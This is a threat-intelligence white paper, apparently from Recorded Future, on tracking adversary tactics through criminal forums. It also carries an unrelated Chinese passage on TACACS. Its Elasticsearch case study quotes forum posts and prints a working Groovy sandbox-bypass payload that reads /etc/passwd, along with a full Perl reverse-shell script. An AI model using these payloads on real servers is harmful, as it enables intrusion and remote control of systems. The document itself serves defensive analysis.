
TACACS 允许客户端接受用户名和口令，并发往通常称作 TACACS 守护进程（或者简单地称作 TACACSD ）的 TACACS 认证服务器，这个服务器一般是在主机上运行的一个程序。主机将决定是否接受或拒绝请求，并发回一个响应。 TIP（用户想要登录的接受拨入链接的路由节点）将基于这个响应接受或拒绝访问。这样，做出决定的过程是"向上开放"(opened up)的，做出决定所用的算法和数据完全由 TACACS 守护进程的运行者控制。

Cisco 在 1990 引进的最近的 TACACS 版本称作 XTACACS（扩展 TACACS）。在较新的或更新过的网络中，这两个版本大多被 TACACS+ 和 RADIUS 所取代。

TACACS 在 RFC 1492 中定义，默认使用 TCP 或 UDP 协议的 49 端口。

In this scenario, the analyst will want to identify the TTP and subsequently work with the red team on developing a test scenario for the organization to learn if defensive controls are effective. While the organization might know about a TACACS+ vulnerability in the way Cisco implements it, the precise descriptions in the adversary forum might prove useful in uncovering new methods of exploit only possible through a different tactic. Learning the results might supply a data point that will help the organization prioritize actions.

In March of 2015, a Java vulnerability within Elasticsearch's Groovy scripting engine was announced. Naturally, chatter about the vulnerability started to appear on forums, including criminal forums. Within the Chinese criminal forums, specifically, posts detail how to exploit the vulnerability.



Translated from Chinese: "ElasticSearch burst serious security vulnerabilities (CVE-2015-1427), the vulnerability could cause remote code execution, an attacker can obtain system privileges direct, harmful, please note that the majority of users.

ثغرة ElasticSearch Search groovy sandbox bypass.

and CVE-2015-1427 , this year will be an interesting...Elasticsearch provides plenty of targets for people to exploit and create server-based botnets but in fairness it is not only Elasticsearch that suffers from critical vulnerabilities there is also ShellShock, mongodb-exploits See more...

Elasticsearch CVE-2015-5377.

ElasticSearch-Botnet C&C-Master DNS-Names.

Translated from Chinese: "By http://www.zoomeye.org/ or shodanhq.com search "ElasticSearch" keyword, you can directly access the website address http://www.zoomeye.org/search?q=ElasticSearch&t=host get results.

Translated from Chinese: "cpe: / a: elasticsearch: elasticsearch: 1.4.1.

Exploits against ElasticZombie - Honeypots, 30 days Setup This past summer we rolled out some honeypots, designed to simulate Elasticsearch installations that are vulnerable to the latest RCE vulnerabilities, which enabled us to track and record each phase of an exploit and catch the malware to analyze what i... See more...

ElasticZombie Botnet - exploiting Elasticsearch vulnerabilities.

Translated from Chinese: "Target site, http://www.500mi.com/, found Elasticsearch Groovy script dynamic execution vulnerability.

[webapps] - ElasticSearch 1.6.0 - Arbitrary File Download.


Translated from Arabic: ""Loophole ElasticSearch Dynamic Script Arbitrary Java Execution | loophole Videos Tube 1.0 SQL Injection".

Translated from Chinese: "You can use the following command ElasticSearch system vulnerability testing.

With the rise of inexpensive Virtual Servers and popular services that install insecurely by default , coupled with some juicy vulnerabilities (read: RCE - Remote Code Execution), like CVE-2015-5377 and CVE-2015-1427 , this year will be an interesting one for Elasticsearch.

Translated from Chinese: "Any file on a local exploit-db recently exposed the ElasticSearch plug-in functionality of directory traversal (Path Transversal) caused read vulnerabilities affect all versions prior to 1.4.5 and 1.5.2.

Click image to view larger version in browser.



[系统和服务器安全]ElasticSearch命令执行漏洞：通过perl进行反弹shell [复制链接]

黑手_疯子

级别：管理员

发帖	49699
金钱	56123
威望	19640
贡献值	16212
在线时间	9375小时

楼主 发表于: 03-06

关键词： ElasticSearch perl 命令执行漏洞 shell

ElasticSearch是一个基于Lucene的搜索服务器。它提供了一个分布式多用户能力的全文搜索引擎，基于RESTful web接口。Elasticsearch是用Java开发的，并作为Apache许可条款下的开放源码发布，是第二最流行的企业搜索引擎。设计用于云计算中，能够达到实时搜索，稳定，可靠，快速，安装使用方便。目前网络公开部署Elasticsearch大概有数万台服务器，内部网络部署就不计其数了。Elasticsearch用了两个危险性的脚本MVEL和Groovy。2014年5月MVEL爆出来命令执行漏洞，这次轮到Groovy了，Elasticsearch 1.3.0-1.3.7 和 1.4.0-1.4.2 的Groovy 脚本引擎存在漏洞。这个漏洞允许攻击者构造Groovy脚本绕过沙箱检查执行shell命令，已修复的版本是Elasticsearch 1.3.8 和 1.4.3。 这个漏洞不亚于Java Struct执行命令漏洞，对与Linux和Windows平台都适用，在实际测试中也有授权为最高权限root或者system权限的，可以获取webshell和最高系统权限。

受影响版本：

cpe:/a:elasticsearch:elasticsearch:1.4.2

cpe:/a:elasticsearch:elasticsearch:1.4.0


cpe:/a:elasticsearch:elasticsearch:1.3.7

cpe:/a:elasticsearch:elasticsearch:1.4.0:beta1


cpe:/a:elasticsearch:elasticsearch:1.4.1

(一)可利用POC

The Chinese- language forums included scan-and-exploit tutorials explaining and showing how to identify vulnerable Elasticsearch instances using search engines that scan and crawl (like Shodan, as described above). Taking the activity one step further, forum participants next listed the actual exploit code for Java itself, and then posted the Perl back-connect script to maintain persistence from exploited servers back to the adversary.



```
{"size":1,"script_fields": {"test#": {"script":"java.lang.Math.class.forName
(\"java.io.BufferedReader\").getConstructor(java.io.Reader.class).newInstance
(java.lang.Math.class.forName(\"java.io.InputStreamReader\").getConstructor
(java.io.InputStream.class).newInstance(java.lang.Math.class.forName
(\"java.lang.Runtime\").getRuntime().exec(\"cat /etc/passwd\").getInputStream()))
.readLines()","lang": "groovy"}}}
```



```perl
#!/usr/bin/perl
#Perl Connect-back backdoor
#Modify:Maple-x <maple-x@163.com>
#Date:06.07.15
use Socket;
print("Perl Connect-back Backdoor\n");
print("Auther:Maple-x\n");
if(!$ARGV[1])
{
print("Usage:back.pl Host Port \n");
exit(1);
}
$host=$ARGV[0];
$port=$ARGV[1];
$proto=getprotobyname('tcp') || die("Unkown Protocol\n");
socket(SERVER,AF_INET,SOCK_STREAM,$proto) || die("Socket Error\n");
my $target=inet_aton($host);
if(!connect(SERVER,pack "SnA4x8",2,$port,$target))
{
die("Unable to Connect\n");
}
if(!fork())
{
open(STDIN,">&SERVER");
open(STDOUT,">&SERVER");
open(STDERR,">&SERVER");
$msg="----------------Perl Connect-Back-----------------------------\n";
$msg.="----------------Modify by Maple-x-----------------------------\n";
send(SERVER,$msg,0);
exec ("/bin/sh");
#exec("c:\\windows\\system32\\cmd.exe"); #// for win
exit(0);
}
```

Reporting

Once information sources are collected and threat teams are performing an analysis and identifying adversary TTPs, the next step is reporting. Finished intelligence needs to be packaged in a way that the teams consuming it — often nontechnical teams — like and need it. If the information is delivered in a format the recipient can't use or won't understand, the data will be discarded. For instance, business decision makers might prefer a PDF or an easy-to-view email. The SOC or the incident response team, by contrast, may want input into their ticketing system or portal.

Ask executives what they prefer to receive and try to conform to requests for reporting and packaging. All of the hard work of analysis may be ignored if it can't be processed into existing workflows. One size does not fit all when it comes to reporting. If the goal is to enable executives to make critical business decisions, deliver what they need in a consumable format; be as conscientious as possible about reporting in a useful way so decision makers can put the data to good use. Just like information sources, reporting format requirements will also evolve over time, flexibility is paramount.

Conclusion

Threat-centric security programs support the business with actionable data that help reduce operational risk. While external indicators of compromise are an important operational baseline for new teams, it is the tactics, techniques, and procedures (TTPs) identification — higher-level adversary operating behaviors — which allow the threat team to form a strategic analysis and tune security controls for optimal efficacy. The value proposition of identifying attacker TTPs is to produce a relevant and timely reporting deliverable upon which decision makers can base their business decisions.

www.recordedfuture.com

@RecordedFuture

About Recorded Future

Recorded Future arms security teams with the only complete threat intelligence solution powered by patented machine learning to lower risk. Our technology automatically collects and analyzes information from an unrivaled breadth of sources and provides invaluable context in real time and packaged for human analysis or integration with security technologies.